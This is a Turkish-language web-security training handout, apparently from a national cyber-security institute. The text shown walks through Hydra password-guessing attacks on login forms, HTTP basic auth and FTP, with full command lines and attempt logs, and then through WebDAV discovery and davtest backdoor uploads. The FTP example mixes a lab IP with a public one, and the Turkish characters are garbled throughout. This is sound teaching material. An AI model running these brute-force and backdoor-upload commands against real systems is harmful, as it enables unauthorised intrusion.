

WEB GÜVENLİĞİ İLE TANIŞMA (EĞİTİM MATERYALERİ)

SÜRÜM 1.1

Ocak 2020

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü

P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE

Tel: (0262) 648 1000

Faks: (0262) 648 1100

<http://www.bilgem.tubitak.gov.tr>

<http://www.bilgiguvenligi.gov.tr>

teknikdok@tubitak.gov.tr

İÇİNDEKİLER

HYDRA USAGE	7
A. WEB APPLICATION LOGIN.....	7
B. HTTP BASIC AUTHENTICATION LOGIN	9
C. FTP LOGIN.....	12
<i>Ekstra</i>	<i>14</i>
<i>a. Header Kullanımı.....</i>	<i>14</i>
WEBDAV KEŐİF VE EXPLOİTATION	15
A. WEBDAV SERVİSİNİN KEŐİFİ.....	15
C. WEBDAV SERVİSİNİN EXPLOİT EDİLMESİ	16
DAVTEST YAPMA	18
A. DAVTEST NEDİR?.....	18
B. WEBDAV SERVİSİ NEDİR?.....	18
C. DAVTEST KULLANIMI	20
<i>i) Hedef WebDAV Servisini Denetleme ve Kendi Backdoor'umuzu Upload'lama.....</i>	<i>22</i>
<i>ii) Hedef WebDav Servisine Güvenliđi Bypass Ederek Backdoor Upload'lama</i>	<i>23</i>
<i>iii) Hedef WebDav Servisine DavTest İçinde Yüklü Backdoor'u Upload'lama</i>	<i>24</i>
<i>iv) Hedef WebDav Servisine DavTest İçinde Yüklü Backdoor'u Güvenliđi Bypass Ederek Upload'lama</i>	<i>24</i>
D. APACHE'YE WEBDAV KURULUMU	25
E. UYGULAMA (APACHE'YE DAVTEST YAPMA)	29
<i>Ekstra ((Cadaver İstemcisi ile WebDav Servisine EriŐim))</i>	<i>40</i>
<i>Ekstra 2 (((File Browser ile WebDav Servisine EriŐim))).....</i>	<i>45</i>
HTTP PUT METHODU İLE DOSYA GÖNDERME HAKKINDA.....	53
A) CURL TOOL'U İLE DOSYA UPLOAD'LAMA.....	53
B) METASPLOİT HTTP PUT AUXILIARY MODÜL İLE DOSYA UPLOAD'LAMA	57
C) BURPSÜİTE PROXY UYGULAMASI İLE DOSYA UPLOAD'LAMA.....	58
D) QUICKPUT.PY TOOL'U İLE DOSYA UPLOAD'LAMA	62
E) TELNET TOOL'U İLE DOSYA UPLOAD'LAMA	64
<i>Ekstra ((Php Reverse Shell Upload'lama ve multi/handler ile Dinleme))</i>	<i>67</i>
WEB SUNUCUYA MAVİ EKLAN VERDİREREK DOS YAPMA	73

A. WINDOWS SERVER 2008 R2 'YE MAVİ EKİRAN VERDİRME	73
B. WINDOWS SERVER 2012 R2 SP2 'YE MAVİ EKİRAN VERDİRME	76
EKİTRA.....	79
<i>Http Range BaŐlıđı İle Neden Windows Sunucu Sistemler Mavi Ekran Alıyor?.....</i>	83
EKİTRA (2).....	84
EKİTRA (3).....	87
APACHE RANGE SALDIRILARI İLE APACHE SUNUCULARI SERVİS DIŐI BIRAKMA.....	90
APACHE RANGE SALDIRISI NEDİR	90
UYGULAMA	92
EKİTRA.....	97
HTTP SLOW SALDIRILARI	102
A. HTTP SLOW SALDIRILARI ARKAPLANI	102
<i>i) Slow Headers Attack.....</i>	<i>102</i>
<i>ii) Slow Message Body Attack.....</i>	<i>103</i>
<i>iii) Slow Read Attack</i>	<i>104</i>
B. UYGULAMA.....	106
<i>i) Slow Header Attack (Slowloris Attack)</i>	<i>106</i>
<i>ii) Slow Message Body Attack (Slow Http Post Attack).....</i>	<i>107</i>
<i>iii) Slow Read Attack</i>	<i>108</i>
TELNET & NC İLE HTTP TALEPLERİNDE BULUNMA	110
A. TELNET İLE HTTP TALEBİ YAPMA.....	110
B. NC İLE HTTP TALEBİ YAPMA	111
EKİTRA.....	113
KONSOLDAN HTTP REQUEST YAPMA.....	115
A. NETCAT İLE KONSOLDAN HTTP REQUEST YAPMA.....	115
B. TELNET İLE KONSOLDAN HTTP REQUEST YAPMA.....	115
C. CURL İLE KONSOLDAN HTTP REQUEST YAPMA.....	116
MİRAI ZARARLISI NEDİR?	117
MİRAI TAM OLARAK NASIL ÇALIŐIYOR?	117
HPİNG3 İLE DOS YAPMA VE TCPDUMP İLE İZLEME	118

A. HPİNG3 İLE UDP FLOOD YAPMA	118
B. HPİNG3 İLE SYN FLOOD YAPMA	120
C. HPİNG3 İLE FIN FLOOD YAPMA	121
<i>Ekstra</i>	122
ABC YERLEŐKESİNDEN XYZ FİRMASINA GERŐEK DOS YAPMA	125
A. UDP FLOOD YAPMA.....	125
B. HTTP SYN FLOOD YAPMA	128
EKSTRA.....	130
<i>a. Http Get Flood Yapma</i>	130
<i>b. Http Get Flood Yapma 2 (Slowloris tekniđiyle)</i>	131
TCPDUMP USAGE.....	132
A. BASİCS	132
TCPDUMP TCP PACKET FİLTER SYNTAX	133
TCDUMP TCP PACKET FİLTER EXAMPLES.....	135
HPİNG3 İLE PAKET ÜRETİMİ	136
<i>i) ICMP Paket Üretimi</i>	136
<i>ii) SYN Paket Üretimi</i>	136
<i>iii) RST Paket Üretimi</i>	137
<i>iv) UDP Paket Üretimi</i>	138
PHISHİNG BY NAVİGATING BROWSER TABS	139
UYGULAMA	139
PHİSHİNG BY NAVİGATING BROWSER TABS NASIL ENGELLENİR?	142
AUTOCOMPLETE ENABLED	145
UYGULAMA	145
AUTOCOMPLETE ENABLED ZAFİYETİ NASIL KAPATILIR?	149
SECOND ORDER SQL İNJECTION.....	150
UYGULAMA AŐIKLAMASI	150
UYGULAMA (SECOND ORDER SQL İNJECTION SALDIRISI ÖRNEĐİ)	152
UYGULAMALI DİĐER WEB ZAFİYETLERİ.....	157
DVWA NEDİR?.....	157

WİNDOWS'A DVWA KURULUMU.....	157
LİNX'A DVWA KURULUMU.....	157
DERS 1 - DVWA'YA GİRİŐ	157
DERS 2 - BRUTE FORCE (LOW LEVEL).....	157
DERS 3 - BRUTE FORCE (MEDIUM LEVEL)	157
DERS 4 - COMMAND INJECTION (LOW LEVEL)	157
DERS 5 - COMMAND INJECTION (MEDIUM LEVEL)	157
DERS 6 - COMMAND INJECTION (HIGH LEVEL).....	157
DERS 7 - CROSS SITE REQUEST FORGERY (LOW LEVEL).....	157
DERS 8 - FILE INCLUSION (LOW LEVEL).....	157
DERS 9 - FILE INCLUSION (MEDIUM LEVEL).....	157
DERS 10 - FILE INCLUSION (HIGH LEVEL).....	157
DERS 11 - FILE UPLOAD (LOW LEVEL).....	157
DERS 12 - FILE UPLOAD (MEDIUM LEVEL)	157
DERS 13 - FILE UPLOAD (HIGH LEVEL).....	157
DERS 14 - SQL INJECTION (LOW LEVEL)	157
DERS 15 - SQL INJECTION (LOW LEVEL) II.....	157
DERS 16 - SQL INJECTION (MEDIUM LEVEL)	157
DERS 17 - BLİND SQL INJECTION (LOW LEVEL)	157
DERS 18 - BLİND SQL INJECTION (MEDIUM LEVEL).....	157
DERS 19 - REFLECTED XSS (LOW LEVEL)	157
DERS 20 - REFLECTED XSS (MEDIUM LEVEL)	157
DERS 21 - REFLECTED XSS (HIGH LEVEL).....	157
DERS 22 - STORED XSS (LOW LEVEL)	157
DERS 23 - STORED XSS (MEDIUM LEVEL).....	157
SON NOT	158
KAYNAKLAR.....	158

HYDRA USAGE

(+) Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

Bu yazıda hydra tool'u ile Web Application Login ekranına, Http Basic Auth Login Popup ekranına ve FTP login ekranına sözlük saldırısı ve brute force saldırısı nasıl yapılır gösterilecektir.

a. Web Application Login

Hydra ile localhost'daki includekarabuk_inw sitesinin login ekranına sözlük saldırısı ve brute force saldırısı yapalım.

Not: rockyou.txt sözlük dosyasının altlarına sge Őifresi konmuŐtur.

// Dictionary Attack

```
> sudo su
> hydra -l admin -P /home/hasan/rockyou_stajyer.txt -V -f localhost http-post-form
"/includekarabuk_inw/adminPaneli/index.php:userID=^USER^&userPassword=^PASS^&o
nline=1:adiniz"
```

-l : username
-L : txt file for username
-p : password
-P : txt file for password
-V : Show attempts
-f : Exit when the first found login/password pair
http-post-form : Form Action deđerini (linkini) alır. Ardından iki nokta üst üste gelir ve login panelinde post edilen tüm deđerkenler ve deđerler yer alır. Kullanıcı adı ve Őifre deđerkenleri ^USER^ ve ^PASS^ deđerlerini alacak Őekilde parametreye eklenir. Son olarak yine iki nokta üst üste gelir ve kullanıcı adı & Őifre yanlıŐ girildiđinde gelen uyarı mesajındaki sözcüklerden biri konur.

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (<http://www.thc.org/thc-hydra>) starting at 2018-04-03 14:14:37

[DATA] 16 tasks, 1 server, 11881376 login tries (l:1/p:11881376), ~742586 tries per task

[DATA] attacking service http-post-form on port 80

[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 14344378 [child 0]

[ATTEMPT] target localhost - login "admin" - pass "12345" - 2 of 14344378 [child 1]

[ATTEMPT] target localhost - login "admin" - pass "123456789" - 3 of 14344378 [child 2]

[ATTEMPT] target localhost - login "admin" - pass "password" - 5 of 14344378 [child 4]

[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 6 of 14344378 [child 5]

```
[ATTEMPT] target localhost - login "admin" - pass "princess" - 7 of 14344378 [child 6]
...
[ATTEMPT] target localhost - login "admin" - pass "june29" - 6993 of 14344378 [child 9]
[ATTEMPT] target localhost - login "admin" - pass "july29" - 6994 of 14344378 [child 6]
[ATTEMPT] target localhost - login "admin" - pass "july18" - 6995 of 14344378 [child 13]
[ATTEMPT] target localhost - login "admin" - pass "joelle" - 6996 of 14344378 [child 3]
[80][www-form] host: 127.0.0.1 login: admin password: sge
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-03 14:12:52
```

// Brute Force Attack

```
> sudo su
> hydra -l admin -x 1:3:a -V -f localhost http-post-form
"/includekarabuk_inw/adminPaneli/index.php:userID=^USER^&userPassword=^PASS^&o
nline=1:adiniz"
```

```
-l          : username
-L          : txt file for username
-x          : Brute force parameter (Syntax: MIN:MAX:CHARSET)
5:5:a      : MIN:MAX:CHARSET // a means only lowercase alphabetic chars
// A means only uppercase alphabetic chars
// 1 means only numbers
// a1 means only lowercase alphanumeric chars
// A1 means only uppercase alphanumeric chars
// a1+. means only alphanumeric, + and dot chars

-V          : Show attempts
-f          : Exit when the first found login/password pair
http-post-form : Form Action deđerini (linkini) alır. Ardından iki nokta üst üste gelir
ve login panelinde post edilen tüm deđişkenler ve deđerler yer alır.
Kullanıcı adı ve Őifre deđişkenleri ^USER^ ve ^PASS^ deđerlerini
alacak Őekilde parametreye eklenir. Son olarak yine iki nokta üst
üste gelir ve kullanıcı adı & Őifre yanlıŐ girildiđinde gelen uyarı
mesajındaki sözcüklerden biri konur.
```

Output:

```
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 14:22:22
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent
overwriting, you have 10 seconds to abort...
```

```
[DATA] 16 tasks, 1 server, 11881376 login tries (l:1/p:11881376), ~742586 tries per task
[DATA] attacking service http-post-form on port 80
```



```
[ATTEMPT] target localhost - login "admin" - pass "aaaaa" - 1 of 11881376 [child 0]
[ATTEMPT] target localhost - login "admin" - pass "aaaab" - 2 of 11881376 [child 1]
[ATTEMPT] target localhost - login "admin" - pass "aaaac" - 3 of 11881376 [child 2]
[ATTEMPT] target localhost - login "admin" - pass "aaaad" - 4 of 11881376 [child 3]
[ATTEMPT] target localhost - login "admin" - pass "aaaae" - 5 of 11881376 [child 4]
[ATTEMPT] target localhost - login "admin" - pass "aaaaf" - 6 of 11881376 [child 5]
[ATTEMPT] target localhost - login "admin" - pass "aaaag" - 7 of 11881376 [child 6]
[ATTEMPT] target localhost - login "admin" - pass "aaaah" - 8 of 11881376 [child 7]
[ATTEMPT] target localhost - login "admin" - pass "aaaai" - 9 of 11881376 [child 8]
[ATTEMPT] target localhost - login "admin" - pass "aaaaj" - 10 of 11881376 [child 9]
[ATTEMPT] target localhost - login "admin" - pass "aaaak" - 11 of 11881376 [child 10]
[ATTEMPT] target localhost - login "admin" - pass "aaaal" - 12 of 11881376 [child 11]
...
```

b. HTTP Basic Authentication Login

Bir http basic authentication koruması altındaki web sayfasına sözlük saldırısı ve brute force saldırısı yapalım.

Öngereksinim:

Http Basic Authentication olan bir web sayfası inşa etmek için localhost'taki phpmyadmin login sayfasını kullanalım. Phpmyadmin sayfasını http basic authentication koruması altına almak için

```
> sudo nano /etc/phpmyadmin/apache.conf
```

yapıp <Directory /usr/share/phpmyadmin> tag'ı içerisindeki Directory Index satırını altına AllowOverride All satırını aşağıdaki gibi ekleyelim.

```
<Directory /usr/share/phpmyadmin>
    Options FollowSymLinks
    DirectoryIndex index.php
    AllowOverride All
    [...]
```

Ardından

```
> sudo nano /usr/share/phpmyadmin/.htaccess
```

yapıp aşağıdaki satırları dosya içine kopyalayalım:

```
AuthType Basic
AuthName "Restricted Files"
AuthUserFile /etc/apache2/.phpmyadmin.htpasswd
```

Require valid-user


Dosyayı kaydettikten sonra

```
> sudo htpasswd -c /etc/apache2/.phpmyadmin.htpasswd root
```

komutunu girdiđimizde Őifre sorulacaktır.

Őifre: sge

Őifreyi girelim ve bŐylece phpmyadmin sayfası http basic authentication koruması altına alınmıŐ olacaktır.



Őimdi phpmyadmin ekranına gecebilmek iin http basic authentication login popup'ına sŐzlük ve brute force saldırısı yapalım.

// Dictionary Attack

```
> sudo su  
> hydra -V -f -l root -P /home/hasan/rockyou.txt localhost http-get /phpmyadmin
```

```
-l          : username  
-L          : txt file for username  
-p          : password  
-P          : txt file for password  
-V          : Show attempts  
-f          : Exit when the first found login/password pair
```

Output:

```
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only  
Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 14:54:00
```

```
[DATA] 16 tasks, 1 server, 14344378 login tries (l:1/p:14344378), ~896523 tries per task
```

```
[DATA] attacking service http-get on port 80

[ATTEMPT] target localhost - login "root" - pass "123456" - 1 of 14344378 [child 0]
[ATTEMPT] target localhost - login "root" - pass "12345" - 2 of 14344378 [child 1]
[ATTEMPT] target localhost - login "root" - pass "123456789" - 3 of 14344378 [child 2]
[ATTEMPT] target localhost - login "root" - pass "eneshasan1992" - 4 of 14344378 [child 3]
[ATTEMPT] target localhost - login "root" - pass "password" - 5 of 14344378 [child 4]
[ATTEMPT] target localhost - login "root" - pass "iloveyou" - 6 of 14344378 [child 5]
[ATTEMPT] target localhost - login "root" - pass "princess" - 7 of 14344378 [child 6]
...
[ATTEMPT] target localhost - login "root" - pass "cristopher" - 6978 of 14344378 [child 5]
[ATTEMPT] target localhost - login "root" - pass "cheer123" - 6979 of 14344378 [child 8]
[ATTEMPT] target localhost - login "root" - pass "cheer06" - 6980 of 14344378 [child 9]
[ATTEMPT] target localhost - login "root" - pass "blonda" - 6981 of 14344378 [child 7]
[ATTEMPT] target localhost - login "root" - pass "verde" - 6982 of 14344378 [child 4]
[ATTEMPT] target localhost - login "root" - pass "tuesday" - 6983 of 14344378 [child 10]
[ATTEMPT] target localhost - login "root" - pass "showtime" - 6984 of 14344378 [child 12]
[ATTEMPT] target localhost - login "root" - pass "quinton" - 6985 of 14344378 [child 15]
[80][www] host: 127.0.0.1 login: root password: sge
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-03 14:53:06
```

// Brute Force Attack

```
> sudo su
> hydra -V -f -l root -x 1:3:a localhost http-get /phpmyadmin

-l          : username
-L          : txt file for username
-x          : Brute force parameter (Syntax: MIN:MAX:CHARSET)
7:7:a      : MIN:MAX:CHARSET // a means only lowercase alphabetic chars
// A means only uppercase alphabetic chars
// 1 means only numbers
// a1 means only lowercase alphanumeric chars
// A1 means only uppercase alphanumeric chars
// a1+. means only alphanumeric, + and dot chars

-V          : Show attempts
-f          : Exit when the first found login/password pair
```

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-03 14:55:43

[DATA] 16 tasks, 1 server, 8031810176 login tries (l:1/p:8031810176), ~501988136 tries per task

[DATA] attacking service http-get on port 80

[ATTEMPT] target localhost - login "root" - pass "aaaaaaa" - 1 of 8031810176 [child 0]

[ATTEMPT] target localhost - login "root" - pass "aaaaaab" - 2 of 8031810176 [child 1]

[ATTEMPT] target localhost - login "root" - pass "aaaaaac" - 3 of 8031810176 [child 2]

[ATTEMPT] target localhost - login "root" - pass "aaaaaad" - 4 of 8031810176 [child 3]

[ATTEMPT] target localhost - login "root" - pass "aaaaaae" - 5 of 8031810176 [child 4]

[ATTEMPT] target localhost - login "root" - pass "aaaaaaf" - 6 of 8031810176 [child 5]

[ATTEMPT] target localhost - login "root" - pass "aaaaaag" - 7 of 8031810176 [child 6]

[ATTEMPT] target localhost - login "root" - pass "aaaaaah" - 8 of 8031810176 [child 7]

[ATTEMPT] target localhost - login "root" - pass "aaaaaai" - 9 of 8031810176 [child 8]

...

c. FTP Login

Hydra ile Őimdi de bir ftp hesabına szlk saldırısı ve brute force saldırısı yapalım.

// Dictionary Attack

```
> sudo su
```

```
> hydra -V -f -l user -P /home/hasan/rockyou_stajyer.txt ftp://192.168.1.110:21
```

```
-l      : username
```

```
-L      : txt file for username
```

```
-p      : password
```

```
-P      : txt file for password
```

```
-V      : Show attempts
```

```
-f      : Exit when the first found login/password pair
```

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (<http://www.thc.org/thc-hydra>) starting at 2018-04-03 15:04:25

[DATA] 16 tasks, 1 server, 14344378 login tries (l:1/p:14344378), ~896523 tries per task

[DATA] attacking service ftp on port 21

[ATTEMPT] target 46.45.187.221 - login "user" - pass "123456" - 1 of 14344378 [child 0]

[ATTEMPT] target 46.45.187.221 - login "user" - pass "12345" - 2 of 14344378 [child 1]

[ATTEMPT] target 46.45.187.221 - login "user" - pass "123456789" - 3 of 14344378 [child 2]

[ATTEMPT] target 46.45.187.221 - login "user" - pass "enes1992" - 4 of 14344378 [child 3]

[ATTEMPT] target 46.45.187.221 - login "user" - pass "password" - 5 of 14344378 [child 4]

...

[ATTEMPT] target 46.45.187.221 - login "user" - pass "number1" - 550 of 14344379 [child 8]

[ATTEMPT] target 46.45.187.221 - login "user" - pass "katie" - 551 of 14344379 [child 7]

[ATTEMPT] target 46.45.187.221 - login "user" - pass "guitar" - 552 of 14344379 [child 15]

```
[ATTEMPT] target 46.45.187.221 - login "user" - pass "212121" - 553 of 14344379 [child 9]
[ATTEMPT] target 46.45.187.221 - login "user" - pass "D1pNhf689y" - 554 of 14344379 [child]
[21][ftp] host: 192.168.1.110 login: user password: password
[STATUS] attack finished for 46.45.187.221 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

// Brute Force Attack

```
> sudo su
> hydra -V -f -l user -x 5:5:a ftp://46.45.187.221:21
```

```
-l      : username
-L      : txt file for username
-x      : Brute Force parameter
3:3:1   : MIN|MAX|CHARSET           // 1 means only numbers
                                           // a means only lowercase alphabetic chars
                                           // A means only uppercase alphabetic chars
                                           // a1 means only lowercase alphanumeric chars
                                           // A1 means only uppercase alphanumeric chars
                                           // a1+. means only alphanumeric, + and dot chars

-V      : Show attempts
-f      : Exit when the first found login/password pair
```

Output:

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (<http://www.thc.org/thc-hydra>) starting at 2018-04-03 15:17:52

```
[DATA] 16 tasks, 1 server, 11881376 login tries (l:1/p:11881376), ~742586 tries per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaaa" - 1 of 11881376 [child 0]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaab" - 2 of 11881376 [child 1]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaac" - 3 of 11881376 [child 2]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaad" - 4 of 11881376 [child 3]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaae" - 5 of 11881376 [child 4]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaaf" - 6 of 11881376 [child 5]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaag" - 7 of 11881376 [child 6]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaah" - 8 of 11881376 [child 7]
[ATTEMPT] target 46.45.187.221 - login "inclu" - pass "aaaai" - 9 of 11881376 [child 8]
```

...

Ekstra

a. Header Kullanımı

Localhost'daki DVWA web uygulamasında oturum ađtıđımızda bir çerez bize verilecektir. Hydra'ya o çerezi vererek Brute Force dersindeki ekrana ulaşabilir ve sözlük saldırısı yapabiliriz.

```
> hydra -l admin -P /home/hasan/rockyou.txt -V -f localhost http-get-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login&user_  
token=da3fde68a4be5125242233f46f7982cd:incorrect:H=Cookie: security=low;  
PHPSESSID=rt55dt0h4mvouoo9o8td3q2fk6"
```

-l	: username
-L	: txt file for username
-p	: password
-P	: txt file for password
-V	: Show attempts
-f	: Exit when the first found login/password pair
http-get-form	: Form Action deđerini (linkini) alır. Ardından iki nokta üst üste gelir ve login panelinde get edilen tüm deđişkenler ve deđerler yer alır. Kullanıcı adı ve őifre deđerşkenleri ^USER^ ve ^PASS^ deđerlerini alacak őekilde parametreye eklenir. Daha sonra yine iki nokta üst üste gelir ve kullanıcı adı & őifre yanlıő girildiđinde gelen uyarı mesajındaki sözcüklerden biri konur. Son olarak hydra'nın yapacađı http taleplerine eklenecek header'lar ve deđerleri konur.

WEBDAV KEŐİF VE EXPLOİTATION

WebDav web sunucularda alıŐan bir servistir ve hedef web sunucusuna dosya upload'lama, hedef web sunucusunda dosya deđiŐtirme ve dosya silme gibi iŐlemlerin gerekleŐtirilebilmesini sađlar. Ayrıntılı bilgi iin bkz. Paketleme iin Gzden Geirilecekler / İnternettekn EdinilmiŐ Kıymetli Bilgiler / DavTest Yapma.docx

a. WebDav Servisinin KeŐfi

[+] Birebir denenmiŐtir ve **baŐarıyla uygulanmıŐtır**.

Ubuntu 14.04 LTS ana makinasında apache web sunucusunun kurulu olduđunu ve apache sunucuda WebDav servisinin etkin olduđunu varsayalım.

WebDav servisi apache sunucularda nasıl etkin olur bilgisi iin bkz. DavTest Yapma.docx
#Apache'ye WebDav Kurulumu

Hedef web sunucusunda WebDav servisinin hangi dizinde aktif olduđunu tespit etmek iin dir fuzzing yapan tool'lar kullanılmalıdır. Örn;

- dirb
- dirbuster
- wfuzz


Őimdi hedef web sunucusuna dir fuzzing yapalım ve hedef web sunucusu standard WebDav dizinlerinden birine sahip mi test edelim.

OSCP Kali:

> dirb http://172.16.3.72

// Ubuntu 14.04 LTS IP'si

Output:



```
root@kali: ~/Desktop
root@kali:~/Desktop# dirb http://172.16.3.72
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Fri Mar 9 16:59:38 2018
URL_BASE: http://172.16.3.72/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
OPEN
-----
GENERATED WORDS: 4612

---- Scanning URL: http://172.16.3.72/ ----
==> DIRECTORY: http://172.16.3.72/html/
==> DIRECTORY: http://172.16.3.72/HTML/
+ http://172.16.3.72/info.php (CODE:200|SIZE:76778)
==> DIRECTORY: http://172.16.3.72/javascript/
==> DIRECTORY: http://172.16.3.72/PHP/
==> DIRECTORY: http://172.16.3.72/phpmyadmin/
+ http://172.16.3.72/server-status (CODE:403|SIZE:291)
==> DIRECTORY: http://172.16.3.72/test/
+ http://172.16.3.72/webdav (CODE:401|SIZE:457)
==> DIRECTORY: http://172.16.3.72/XML/

---- Entering directory: http://172.16.3.72/html/ ----
+ http://172.16.3.72/html/index.html (CODE:200|SIZE:11510)

---- Entering directory: http://172.16.3.72/HTML/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.3.72/javascript/ ----
```

Görüldüğü üzere hedef web sunucusu /webdav/ dizinine sahipmiş. Bu standard bir WebDav servisi dizinidir. Böylece bir sonraki exploitation adımında davtest tool'u ile hedef WebDav servisine bağlanırken kullanacağımız dizini tespit etmiş olduk.

Not: Dir fuzzing işlemi biten tool'ların çıktısındaki her satırın ivedilikle incelenmesi gerekmektedir. Çünkü çıktı sonuçlarında arada bir yerde WebDav'la alakalı bir dizin tespiti yer alabilir.

c. WebDav Servisinin Exploit Edilmesi

Artık WebDav servisinin kullandığı dizin tespitini yaptığımızı göre DavTest tool'u ile hedef WebDav servisine bağlanabilir ve exploitation işlemini başlatabiliriz. Örnek kullanımlar şu şekildedir;

```
// Hedef WebDav Servisini Test Etme
> davtest -url http://172.16.3.72/webdav
```

```
// Hedef WebDav Dizinine Backdoor Dosyası Upload'lama
> davtest -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav
```

```
// Hedef WebDav Dizinine DavTest İçinde Yüklü Backdoor'ları Upload'lama
> davtest -sendbd auto -url http://172.16.3.72/webdav
```

```
// Hedef WebDav Dizinine DavTest İçinde Yüklü Backdoor'ları Txt Olarak Upload'lama
// ve Sonra İlgili Betik Dili Uzantısına DönüŐtürme (Böylece Güvenliđi Bypass Etme)
> davtest -move -sendbd auto -url http://172.16.3.72/webdav
```


İlgili iŐlemler hakkında daha detaylı bilgi iin bkz. DavTest Yapma.docx#DavTest Kullanımı ve #Uygulama (Apache Sunucuda DavTest Yapma) BaŐlıkları

DAVTEST YAPMA

- a. DAVTest Nedir?
- b. WebDav Nedir?
- c. DavTest Kullanımı
- d. Apache'ye WebDav Kurulumu

[+] Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

- e. Uygulama (Apache'ye DavTest Yapma)

[+] Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

- f. Ekstra ((Cadaver istemcisi ile WebDav'a eriŐim))

[+] Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

- g. Ekstra ((File Browser ile WebDav'a eriŐim))

[+] Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

a. DAVTest Nedir?

DAVTest hedef web sunucularındaki WebDav servisini denetleyen ve exploit eden bir tool'dur. WebDAV servisi aŐık olan web sunucularına ŐalıŐtırılabilir dosya upload'lanabiliyor mu testini yapar ve upload'lanabiliyorsa backdoor koymamızı sađlar. DAVTest tool'u aŐađıdaki iŐlemleri desteklemektedir:

- Hedef web sunucusuna otomatik olarak exploit dosyası gönderme
- Hedef web sunucusuna txt dosyası gönderme ve txt dosyasının ismini ŐalıŐtırılabilir dosya haline dönüŐtürmeyi deneme
- Hedef web sunucusuna gönderilen dosyayı otomatik olarak silme
- Hedef web sunucusuna rastgele herhangi bir dosya gönderebilme

b. WebDav Servisi Nedir?

WebDAV servisi istemcilere uzaktan web sunucusundaki web iŐeriđinde yetkili iŐlemler gerŐekleŐtirebilmesini sađlayan bir http protokolü uzantısıdır. Bu servis ile istemciler web sunucusu üzerinde döküman oluŐturma, döküman deđiŐtirme, döküman taşıma gibi iŐlemlerini gerŐekleŐtirmektedirler. Bu servis standard http verb'lerine (HEAD, GET, POST, PUT, DELETE, TRACE, ...) ekstradan Őu verb'leri de ekler.

